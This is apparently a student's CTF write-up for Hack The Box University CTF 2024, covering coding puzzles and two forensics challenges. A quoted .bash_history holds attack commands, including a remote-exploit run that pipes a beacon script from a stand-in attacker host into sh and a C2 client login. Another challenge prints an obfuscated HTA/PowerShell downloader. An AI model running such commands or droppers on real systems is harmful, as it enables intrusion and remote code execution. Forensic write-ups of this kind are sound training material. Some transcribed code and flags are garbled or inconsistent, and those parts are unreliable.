


Hack The Box University CTF 2024: Binary Badlands Write-up

Team Members:

Names	Net Id	Mail Id
Vishnu Vardhan Ciripuram	vc2499	vc2499@nyu.edu

Final Score Board:

- Flags Found : 28
- Rank Achieved : 151



Coding Challenges:

Challenge 1: Exclusivity

CHALLENGE NAME
Exclusivity

Welcome back, Space Cowboy. The Minutemen have intercepted a corrupted data stream from the Frontier Board. Hidden within the stream are critical coordinates, buried under duplicate entries caused by the Board's sabotage.

Challenge Description

In this challenge, we were tasked with extracting **unique coordinates** (numbers) from a corrupted data stream while preserving the order in which they first appear. The duplicates were sabotage remnants, and your mission was to eliminate them to assist the resistance.

Objective

- Parse a space-separated string of numbers.
- Remove all duplicates while maintaining the **order of first appearance**.
- Output the refined list as a single line of space-separated numbers.

Approach

We implemented a Python script to solve this challenge efficiently using a combination of a set for duplicate detection and a list to preserve order.

What the script does:

Read the input string of space-separated numbers using `input()`.

The string was split into a list of individual numbers using `split()`.

A set called `seen` was used to track numbers we had already processed.

A list called `result` was used to store the unique numbers in their order of appearance.

We iterated over the list of numbers:

- If a number was not in `seen`, it was added to both `seen` and `result`.
- If the number was already in `seen`, it was ignored (duplicate).

This ensured that only the **first occurrence** of each number was stored.

After processing, the `result` list contained all unique numbers in their original order.

We converted the list back to a space-separated string using ".join(result).

We submitted it and received the flag:

HTB{r3m0v1ng_dup5_15_s0_345y_1F_y0u_kn0w_h0w_t0_c0d3!_1fce38496fb2536bf32aef3de34fdd1}

The screenshot shows a Python code editor with a script titled "Exclusivity: Frontier Cluster". The script reads an input string, splits it into a list of numbers, and then filters out duplicates using a set. The output is a list of unique numbers, which is then joined into a single string. The final output is the HTB flag.

```
Python Run
1 # Read the input string
2 input_str = input().strip()
3 # Split the string into a list of numbers
4 numbers = input_str.split()
5
6 seen = set()
7 result = []
8
9 for num in numbers:
10     if num not in seen:
11         seen.add(num)
12         result.append(num)
13
14 print(" ".join(result))

Test Result
Input:
String Input: 7 3 7 9 1 3 5 9
Output:
String Expected Output: 7 3 9 1 5
Output:
HTB{r3m0v1ng_dup5_15_s0_345y_1F_y0u_kn0w_h0w_t0_c0d3!_1fce38496fb2536bf32aef3de34fdd1}
```

Script Used :

```
1 # Read the input string
2 input_str = input().strip()
3 # Split the string into a list of numbers
4 numbers = input_str.split()
5
6 seen = set()
7 result = []
8
9 for num in numbers:
10     if num not in seen:
11         seen.add(num)
12         result.append([num])
13
14 print(" ".join(result))
```

Challenge 2: Conflict Cruncher

CHALLENGE NAME
Conflict Cruncher

Awakened by Lena Starling, you, the legendary Space Cowboy, must assist the Minutemen in their fight against the Frontier Board. Their intercepted data streams hold vital intelligence but are riddled with conflicting keys. Use your skills to resolve these conflicts and unify the data to aid the resistance!

Challenge Description:

In this challenge, we are tasked with merging multiple conflicting data streams into a single dictionary. When conflicts arise (identical keys), we must apply the Frontier Protocol: retain the value from the second dictionary and discard the conflicting value from the first.

Objective:

- Parse two dictionaries input as strings.
- Merge the dictionaries by resolving key conflicts using the values from the second dictionary.
- Output the merged dictionary in a single line.

Approach:

We implemented a Python script to solve this challenge efficiently by leveraging Python's dictionary update method, which inherently handles key conflicts by overriding existing keys with new values from another dictionary.

What the script does:

- The script reads two strings formatted as dictionary inputs using `input()`.
- It then converts these strings to dictionary objects using `ast.literal_eval()`, ensuring safe parsing of input.
- The first dictionary is copied, and then updated with the second dictionary using the `update()` method.
- This method automatically resolves key conflicts by retaining the values from the second dictionary, adhering to the Frontier Protocol.

We submitted it and received the flag:

`HTB{n0w_1m_0ff1c4lly_4_c0nfl1ct_crunch3r_y4y!_1380145b6918041bf06a3416d28ce4c7}`

ConflictCruncher

Welcome back, Space Cowboy. The Minutemen have uncovered multiple encrypted data streams from the **Frontier Board**. These streams contain critical intelligence, but their keys overlap in ways that cause conflicts.

Your mission is to merge these conflicting data streams into a single dictionary. When conflicts arise (identical keys), you must apply the **Frontier Protocol**: retain the value from the second dictionary and discard the conflicting value from the first.

Protocol: retain the value from the second dictionary and discard the conflicting value from the first.

Complete this task swiftly and accurately, Cowboy, and report the unified dictionary back to **Lena Starling**. The fate of the resistance may depend on it!

Example

Input

```
String Dict input: {'a': 1, 'b': 2, 'c': 3}, {'b': 4, 'd': 5}
```

Output

```
Merged Output: {'a': 1, 'b': 4, 'c': 3, 'd': 5}
```

Python Run

```

1 import ast
2
3 # Input two dictionaries as strings
4 dict1_str = input().strip()
5 dict2_str = input().strip()
6
7 # Convert the strings to dictionaries using literal_eval
8 dict1 = ast.literal_eval(dict1_str)
9 dict2 = ast.literal_eval(dict2_str)
10
11 # Merge the dictionaries
12 # Keys from dict2 overwrite those in dict1 when conflicts occur
13 merged_dict = dict1.copy()
14 merged_dict.update(dict2)
15
16 # Print the merged dictionary
17 print(merged_dict)
```

Test Result

Input:

```
{"z": 42, "p": 28, "d": 20, "c": 79}, {"h": 61, "u": 75, "i": 99, "q": 13, "e": 57}
```

Output:

```
{"z": 42, "p": 28, "d": 20, "c": 79, "h": 61, "u": 75, "i": 99, "q": 13, "e": 57}
```

HTB{n0w_1m_0ff1c4lly_4_c0nf1ct_crunch3r_y4y!_1380145b6918041bf06a3416d28ce4e7}

Script Used:

```

1 import ast
2
3 # Input two dictionaries as strings
4 dict1_str = input().strip()
5 dict2_str = input().strip()
6
7 # Convert the strings to dictionaries using literal_eval
8 dict1 = ast.literal_eval(dict1_str)
9 dict2 = ast.literal_eval(dict2_str)
10
11 # Merge the dictionaries
12 # Keys from dict2 overwrite those in dict1 when conflicts occur
13 merged_dict = dict1.copy()
14 merged_dict.update(dict2)
15
16 # Print the merged dictionary
17 print(merged_dict)
```

Challenge 3: Energy Crystals

CHALLENGE NAME

Energy Crystals

The ancient Starry Spur has been recovered, but its energy matrix remains dormant. As Space Cowboy, your task is to awaken its power by calculating the combinations of energy crystals that match the required energy level.

Challenge Description:

In this challenge, we are tasked with calculating the number of ways to combine energy crystals to match the required energy level. Each crystal can be used an unlimited number of times, but the combinations must add up to the exact target energy.

Objective:

- Parse input to obtain a list of energy crystals and a target energy level.
- Calculate the number of valid combinations that achieve the target energy using dynamic programming.
- Report the number of combinations that meet the target.

Approach:

We implemented a Python script to solve this challenge efficiently using a dynamic programming approach similar to the coin change problem.

What the script does:

- Input Parsing: The script starts by reading the energy crystals and target energy from the input. Crystals are expected in a list format within brackets, which are stripped and converted into an integer list.
- Dynamic Programming Setup: Initializes a DP array of size `target_energy + 1` with zeros and sets `dp[0]` to 1, acknowledging that there is one way to make zero energy - using no crystals.
- DP Calculation: Iterates through each crystal. For each crystal, it then iterates from the crystal value up to `target_energy`, updating the DP array to reflect the number of ways each energy level can be achieved by adding the current crystal.
- Result Output: Outputs the value at `dp[target_energy]`, which represents the number of ways to combine the crystals to achieve the target energy.

We submitted it and received the flag:

`HTB{3n34gy_m4tr1x_act1v4t3d_w3_4r3_s4v3d!_422265d9123d7ab0e52102e74d8d02c2}`

Energy Matrix Activation

Greetings, **Space Cowboy**. The resistance has uncovered the ancient **Starry Spur**, but its power lies dormant. To activate the energy matrix, you must combine specific **energy crystals** to reach a precise energy level.

Your mission is to calculate the number of ways to combine these crystals to match the required energy level. Each crystal can be used an unlimited number of times, but the combinations must add up to the exact target energy.

Report the number of valid combinations to **Lena Starling**. The fate of the resistance rests in your calculations!

Example

Input

Example 1:
Energy Crystals: [1, 2, 3]
Target Energy: 4

Example 2:
Energy Crystals: [2, 5, 3, 6]
Target Energy: 10

Output

Python Run

```

1 # Read inputs as raw strings
2 energy_crystals_str = input().strip()
3 target_energy_str = input().strip()
4
5 # The energy crystals might be given in a format like: [1, 2, 3]
6 # Remove brackets and spaces, then split by comma
7 cleaned_str = energy_crystals_str.strip("[] \t")
8 # Handle the case where cleaned_str might be empty
9 if cleaned_str:
10     energy_crystals = list(map(int, cleaned_str.split(',')))
11 else:
12     energy_crystals = []
13
14 # Convert the target energy string to an integer
15 target_energy = int(target_energy_str)
16
17 # Initialize DP array
18 dp = [0] * (target_energy + 1)
```

Test Result

Input:
[10, 3, 19, 11, 32, 41, 25, 9, 24] 104

Output:
724

Script Used:

```

1 # Read inputs as raw strings
2 energy_crystals_str = input().strip()
3 target_energy_str = input().strip()
4
5 # The energy crystals might be given in a format like: [1, 2, 3]
6 # Remove brackets and spaces, then split by comma
7 cleaned_str = energy_crystals_str.strip("[] \t")
8 # Handle the case where cleaned_str might be empty
9 if cleaned_str:
10     energy_crystals = list(map(int, cleaned_str.split(',')))
11 else:
12     energy_crystals = []
13
14 # Convert the target energy string to an integer
15 target_energy = int(target_energy_str)
16
17 # Initialize DP array
18 dp = [0] * (target_energy + 1)
19 dp[0] = 1 # One way to make 0 (choose no crystals)
20
21 # Calculate the number of ways using classic coin change DP
22 for crystal in energy_crystals:
23     for energy in range(crystal, target_energy + 1):
24         dp[energy] += dp[energy - crystal]
25
26 # Print the result
27 print(dp[target_energy])
```

Challenge 4: Word Wrangler

CHALLENGE NAME

Word Wrangler

The Frontier Archives have sent an encrypted ancient text. As Space Cowboy, your task is to decode it by identifying the most frequently used word. This crucial word could unlock secrets vital to the resistance.

Challenge Description:

In this challenge, we are tasked with decoding an ancient text by counting the frequency of each word, ignoring case and punctuation, and identifying the single most common word. This task requires precision and efficiency as the decoded word holds the key to unlocking important secrets.

Objective:

- Parse and preprocess the input text to remove punctuation and ignore case differences.
- Count the frequency of each word using efficient data structures.
- Determine and print the most common word found in the text.

Approach:

We used Python's regular expressions and the Counter class from the collections module to address this challenge effectively.

What the script does:

1. Input Reading: The script reads a single line of input text.
2. Text Normalization: Converts the text to lowercase to ensure case insensitivity and uses regular expressions to extract only alphabetic characters, effectively removing all punctuation.
3. Word Tokenization: Splits the normalized text into words based on spaces.
4. Frequency Counting: Uses the Counter class to tally the frequency of each word in the list of words.
5. Determination of Most Common Word: Employs the `most_common` method of the Counter object to find the word with the highest frequency.

The script successfully executed and identified "the" as the most frequently occurring word in multiple test inputs.

We submitted it and received the flag:

`HTB{pfupp_wh0_m4d3_th353_345y_ch4ll3ng35_ch1ld1sh!_aa3c15c89103c861011c296d35ce3080}`

WordWrangler

Welcome, Space Cowboy. The Frontier Archives have transmitted an ancient text encrypted with layers of forgotten languages. The resistance needs your help to decode the most frequently used word in this transmission.

Your mission is to count the frequency of each word in the given text, ignoring case and punctuation, and identify the single most common word. If there are multiple words with the same highest frequency, return any one of them.

Answer Format:
Return the most common word as a single string. Do not include its count in the output.

Report the result back to Lena Starling. The resistance is counting on your precision and speed!

Example

Input
Input:
"The quick brown fox jumps over the lazy dog. The dog barks at the fox!"

Output
Output:

Python
Run

```

1 import re
2 from collections import Counter
3
4 # Input the text as a single string
5 input_text = input().strip()
6
7 # Convert to lowercase
8 lower_text = input_text.lower()
9
10 # Extract words using regular expressions (alphanumeric characters only)

```

Test Result

Input:

```
wvyku krdqut widpz wvyku zih wvyku wvyku wvyku gsdobp wvyku lixph bwzpln bwzpln krdqut itbeb wvyku wvyku qaad bwzpln imxfum krdqut zih imxfum itbeb krdqut imxfum wvyku qaad lixph gsdobp wvyku bwzpln qaad krdqut widpz wvyku gsdobp widpz qaad itbeb itbeb zih wvyku lixph qaad zih widpz wvyku bwzpln imxfum wvyku lixph zih bwzpln wvyku qaad itbeb gsdobp lixph wvyku wvyku itbeb widpz lixph itbeb wvyku krdqut wvyku imxfum gsdobp wvyku bwzpln imxfum wvyku lixph wvyku wvyku qaad zih wvyku gsdobp wvyku bwzpln itbeb wvyku widpz wvyku wvyku krdqut qaad lixph itbeb krdqut bwzpln zih krdqut itbeb lixph wvyku qaad itbeb imxfum wvyku wvyku wvyku itbeb gsdobp wvyku imxfum bwzpln wvyku itbeb wvyku wvyku bwzpln imxfum wvyku bwzpln gsdobp wvyku zih widpz gsdobp wvyku qaad widpz wvyku lixph zih wvyku widpz widpz widpz imxfum wvyku bwzpln krdqut qaad widpz itbeb qaad lixph imxfum wvyku wvyku wvyku

```

Output:

```
wvyku
```

HTB{plupp_wh0_m4d3_th353_345y_ch4ll3ng3_ch1ld1sh!_aa3c15c89103c861011c296d35ce3080}

Script Used:

```

1 import re
2 from collections import Counter
3
4 # Input the text as a single string
5 input_text = input().strip()
6
7 # Convert to lowercase
8 lower_text = input_text.lower()
9
10 # Extract words using regular expressions (alphanumeric characters only)
11 words = re.findall(r"[a-z]+", lower_text)
12
13 # Count the frequencies of each word
14 word_counts = Counter(words)
15
16 # Find the most common word(s)
17 most_common_word, _ = word_counts.most_common(1)[0]
18
19 # Print the most common word
20 print(most_common_word)

```

Challenge 5: Weighted Starfield

CHALLENGE NAME

Weighted Starfield

The Frontier Starfield signals are destabilized by weighted anomalies. As Space Cowboy, your mission is to restore stability by calculating the maximum stability score from the modified energy signals.

Challenge Description:

In this technical task, we are required to process intercepted energy signals and their corresponding weights to compute modified signals. Your goal is to determine the maximum stability score by finding the highest product of any contiguous subarray within these modified signals. This critical task will aid the resistance in restoring balance to the starfield.

Objective:

- Read arrays of signals and weights as input strings.
- Convert these strings into numerical lists.
- Compute a new array of modified signals by multiplying each signal with its corresponding weight.
- Implement a dynamic programming solution to find the maximum product of any contiguous subarray of the modified signals.
- Return the highest product as the maximum stability score.

Approach:

The solution involves parsing input, processing data through mathematical operations, and applying advanced algorithms to achieve the desired outcome efficiently.

What the script does:

1. Input Reading and Parsing:
 - Receives two strings representing arrays of signals and weights.
 - Uses Python's eval() function to safely convert these strings into actual list data structures.
2. Data Processing:
 - Calculates the modified signals by element-wise multiplication of the signals and weights lists.
3. Dynamic Programming for Maximum Product Calculation:
 - Initializes tracking variables for the current maximum and minimum products and the overall result.
 - Iterates through the array of modified signals, adjusting the maximum and minimum products based on the properties of the current element (especially handling negative numbers effectively).

- Continuously updates the result with the highest product found during the iteration.

We submitted it and received the flag:

HTB{m1ssi0n_c0mpl3t3d_m4x1mum_5t4b1l1ty_4ch13v3d!_c0b9549a067f8a6f7f49af58c011391a}

Weighted Starfield Stabilizer

Welcome, **Space Cowboy**. The resistance has intercepted energy signals from the **Frontier Starfield**, but they are riddled with weighted anomalies that distort their stability. To analyze the starfield's stability, you must calculate the **maximum stability score**.

Each energy signal is modified by its corresponding weight, creating a new stability signal:

```
Modified Signal = Signal × Weight
```

Your mission is to identify the maximum stability score for any contiguous subarray of the modified signals. Use your computational skills to ensure the accuracy of your findings!

Answer Format:
Return a single integer representing the maximum stability score from the starfield.

Report your findings to **Lena Starling**. The resistance depends on your precision to restore balance in the starfield!

Example

Test Result

Input:

```
[24, -28, -81, 97, 79, 2, 41, -56, -93, -76, -9, -55, -36] [1, 3, 14, 14, 11, 9, 8, 11, 2, 19, 6, 5, 20]
```

Output:

```
28176644801289924434757943296000
```

HTB{m1ssi0n_c0mpl3t3d_m4x1mum_5t4b1l1ty_4ch13v3d!_c0b9549a067f8a6f7f49af58c011391a}

Script Used:

```
1 # Input two arrays as strings
2 signals = input()
3 weights = input()
4
5 # Evaluate the string inputs to lists
6 signals = eval(signals)
7 weights = eval(weights)
8
9 # Compute the modified signals by element-wise multiplication of signals and weights
10 modified_signals = [s * w for s, w in zip(signals, weights)]
11
12 # Initialize variables to keep track of the maximum product subarray
13 max_prod = min_prod = result = modified_signals[0]
14
15 # Use the dynamic programming approach to find the maximum product subarray
16 for num in modified_signals[1:]:
17     # When the current number is negative, swapping max and min will yield the highest product
18     if num < 0:
19         max_prod, min_prod = min_prod, max_prod
20
21     # Update the current max and min products
22     max_prod = max(num, max_prod * num)
23     min_prod = min(num, min_prod * num)
24
25     # Update the global maximum product found so far
26     result = max(result, max_prod)
27
28 # Print the maximum stability score
29 print(result)
```

Forensics Challenges:

Challenge 6: Frontier Exposed

CHALLENGE NAME

Frontier Exposed

The chaos within the Frontier Cluster is relentless, with malicious actors exploiting vulnerabilities to establish footholds across the expanse. During routine surveillance, an open directory vulnerability was identified on a web server, suggesting suspicious activities tied to the Frontier Board. Your mission is to thoroughly investigate the server and determine a strategy to dismantle their infrastructure. Any credentials uncovered during the investigation would prove invaluable in achieving this objective. Spawn the docker and start the investigation!

Challenge Description:


In this challenge, we were tasked with analyzing an open directory on a vulnerable web server. By exploring files and logs, we aimed to uncover credentials and hidden information that could assist the resistance in taking control of the malicious actor's infrastructure.

Objective:

- Investigate the contents of all accessible files.
- Identify credentials or sensitive data that can help the resistance.
- Decode any encoded information to retrieve the flag.

Approach:

Accessed an open directory containing several files:



- The .profile file and dirs.txt did not yield any sensitive information, but the directory brute-force results (dirs.txt) suggested potential endpoints that could be explored further in a real-world scenario.
- dirs.txt: Revealed paths like /dashboard, /login.php, and /register.php, but no direct vulnerabilities were found in these directories.
- The exploit.sh file swap was examined, but its content was unavailable. Recovering this file could provide additional insights in further investigations.
- .bash_history**: Contained a history of commands executed on the server, including sensitive information such as credentials and exploitation scripts.
- .profile: A standard user configuration file; it did not contain any sensitive or exploitable information.
- We focused on **.bash_history**, as it provided insights into previously executed commands.


```

Open Untitled.bash_history ~/Downloads Save ...
1 nmap -sC -sV nmap_scan_results.txt jackcolt.dev
2 cat nmap_scan_results.txt
3 gobuster dir -u http://jackcolt.dev -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt -x php -o dirs.txt
4 nc -zv jackcolt.dev 1-65535
5 curl -v http://jackcolt.dev
6 nikto -h http://jackcolt.dev
7 sqlmap -u "http://jackcolt.dev/login.php" --batch --dump-all
8 searchsploit apache 2.4.49
9 wget https://www.exploit-db.com/download/50383 -O exploit.sh
10 chmod u+x exploit.sh
11 echo "http://jackcolt.dev" > target.txt
12 ./exploit target.txt /bin/sh whoami
13 wget https://notthefrontierboard/c2client -O c2client
14 chmod +x c2client
15 ./c2client --server 'https://notthefrontierboard' --port 4444 --user admin --password
    SFRCe0MyX2NyM2QzbnQxNGxzXzN4cDBzM2R9
16 ./exploit target.txt /bin/sh 'curl http://notthefrontierboard/files/beacon.sh|sh'
17 wget https://raw.githubusercontent.com/vulmon/Vulmap/refs/heads/master/Vulmap-Linux/vulmap-linux.py -O vulnmap-linux.py
18 cp vulnmap-linux.py /var/www/html

```

- Identified the following command revealing encoded credentials:
 - /c2client --server 'https://notthefrontierboard' --port 4444 --user admin --password
SFRCe0MyX2NyM2QzbnQxNGxzXzN4cDBzM2R9
- Recognized that the password was Base64 encoded.
- Used base64 decoding to reveal the flag:
 - echo "SFRCe0MyX2NyM2QzbnQxNGxzXzN4cDBzM2R9" | base64 -d

Decoded result gave us the flag :HTB{C2_cr3d3nt14ls_3xp0s3d}



Decode from Base64 format

Simply enter your data then push the decode button.

```
$ echo "SFRCe0MyX2NyM2QzbnQxNGxzXzN4cDBzM2R9" | base64 -d
```

HTB{C2_cr3d3nt14ls_3xp0s3d}

kali@kali: ~

For encoded binaries (like images, documents, etc.) use the file upload form a little further down on this page.

Source character set: UTF-8

Decode each line separately (useful for when you have multiple entries).

Live mode OFF Decodes in real-time as you type or paste (supports only the UTF-8 character set).

DECODE Decodes your data into the area below.

HTB(C2_cr3d3nt14ls_3xp0s3d)

Challenge 7: Wanter Alive

CHALLENGE NAME

Wanter Alive

A routine patrol through the Frontier Cluster's shadowy corners uncovered a sinister file embedded in a bounty report—one targeting Jack Colt himself. The file's obfuscated layers suggest it's more than a simple message; it's a weaponized codNote: Ensure all domains discovered in the challenge resolve to your Docker instance, including the appropriate port when accessing URLs.e from the Frontier Board, aiming to tighten their grip on the stars. As a trusted ally, it's your task to peel back the layers of deception trace its origin, and turn their tools against them. Every domain found in the challenge should resolve to your docker instance. Do not forget to add the port when visiting the URLs.

Challenge Description:

In the "Wanted" challenge, we were provided with a wanted.hta file containing heavily obfuscated and URL-encoded JavaScript code. The primary objective was to decode and analyze the script to uncover a hidden flag, which involved multiple layers of encoding and script manipulation.


```

If Not mesor() Then
    On Error Resume Next
    latifoliado = "U2V0LUV4ZWN1dGlvb1BvbGljeSBCeXBhc3MgLVNjb3BlIFByb2Nlc3MgLUZvcmNIoYBbU3lzdGVtLk5ldC5Tud6VbKcg"
    latifoliado = latifoliado & "XN0Zw0uTmV0L1n1cnZpY2VQb2ludE1hbmFnZXJdOjpTZWN1cml0eVByb3RvY29sID0gW1N5c3Rls50ZXQuU2Vydml2FudGVkCgjZBVaW50TWFuYwd1c0601n1y3VyaXR5UHJvdG9jb2wgLWJvc1AzMDcy08pZxggKftTeXN0Zw0uVGv4dC5FbmNvZd2FudGVkCg"
    latifoliado = latifoliado & "uZ10601VURjguR2V0U3RyaW5nKftTeXN0Zw0uQ29udmVydF060kZyb1CYXNlnjRTdHJpbmcokG5ldy1vYmplY3Qgcd2FudGVkCg3lzdGVtLm5ldC53ZWJjbGllbnQpLmRvd25sb2Fkc3RyaW5nKcdodHRw018vd2FudGVkLmfsaXZlMh0Yi9jZGhL19d2FudGVkCg"
    latifoliado = latifoliado & "CcpKSkd2FudGVkCgd2FudGVkCg"
    Dim parrana
    parrana = "d2FudGVkCg"
    Set arran = CreateObject("Scripting.Dictionary")

```

We tried decoding it but it did not give the right output as it needed to be cleaned.
I added all the strings and removed the extra instances of **d2FudGVkCg** to clean it.

(Uploaded the script in the zip file as Wanter Alive_Cleaning.py)

```

1 import hashlib
2 import base64
3
4 # Define the strings
5 latifoliado = (
6     "U2V0LUV4ZWN1dGlvb1BvbGljeSBCeXBhc3MgLVNjb3BlIFByb2Nlc3MgLUZvcmNIoYBbU3lzdGVtLk5ldC5T"
7     "Zd2FudGVkCgXJ2aWNLUG9pbnRNYW5hZ2VvTo6U2VydGlmawNhdGVWVxpZGF0aW9uQ2FsbGjhY2sgPSB7JHRydWV901td"
8     "2FudGVkCgTeXN0Zw0uTmV0L1n1cnZpY2VQb2ludE1hbmFnZXJdOjpTZWN1cml0eVByb3RvY29sID0gW1N5c3Rls50ZXQuU2Vydml2"
9     "2FudGVkCgjZVBvaW50TWFuYwd1c0601n1y3VyaXR5UHJvdG9jb2wgLWJvciaZMDcy0yBpZxggKftTeXN0Zw0uVGv4dC5FbmNvZd2FudGVkCg"
10    "uZ10601VURjguR2V0U3RyaW5nKftTeXN0Zw0uQ29udmVydF060kZyb1CYXNlnjRTdHJpbmcokG5ldy1vYmplY3Qgcd2FudGVkCg3lzdGVtLm"
11    "CcpKSkd2FudGVkCgd2FudGVkCg"
12 )
13
14 latifoliado = base64.b64decode(latifoliado)
15
16 parrana = "d2FudGVkCg"
17
18 arran = (
19     " d2FudGVkCg d2FudGVkCg $d2FudGVkCgCod2FudGVkCgd" Chat (%+I) / Edit (%+L)
20     "id2FudGVkCggod2FudGVkCg d2FudGVkCg" + latifoliado + "d2FudGVkCg"
21     "$d2FudGVkCg0d2FudGVkCgj"
22     "ud2FudGVkCxdd2FudGVkCg "
23     "=d2FudGVkCg [d2FudGVkCgs"
24     "yd2FudGVkCgstd2FudGVkCge"
25     "md2FudGVkCg .Td2FudGVkCge"
26     "xd2FudGVkCgt.d2FudGVkCge"
27     "nd2FudGVkCgcod2FudGVkCgd"
28     "id2FudGVkCgngd2FudGVkCgj"
29     ":d2FudGVkCg :Ud2FudGVkCgT"
30     "Fd2FudGVkCg8.d2FudGVkCgG"
31     "ed2FudGVkCgt$2FudGVkCgt"
32     "rd2FudGVkCgind2FudGVkCgg"
33     "(d2FudGVkCg[sd2FudGVkCgy"

```

This resulted in the string

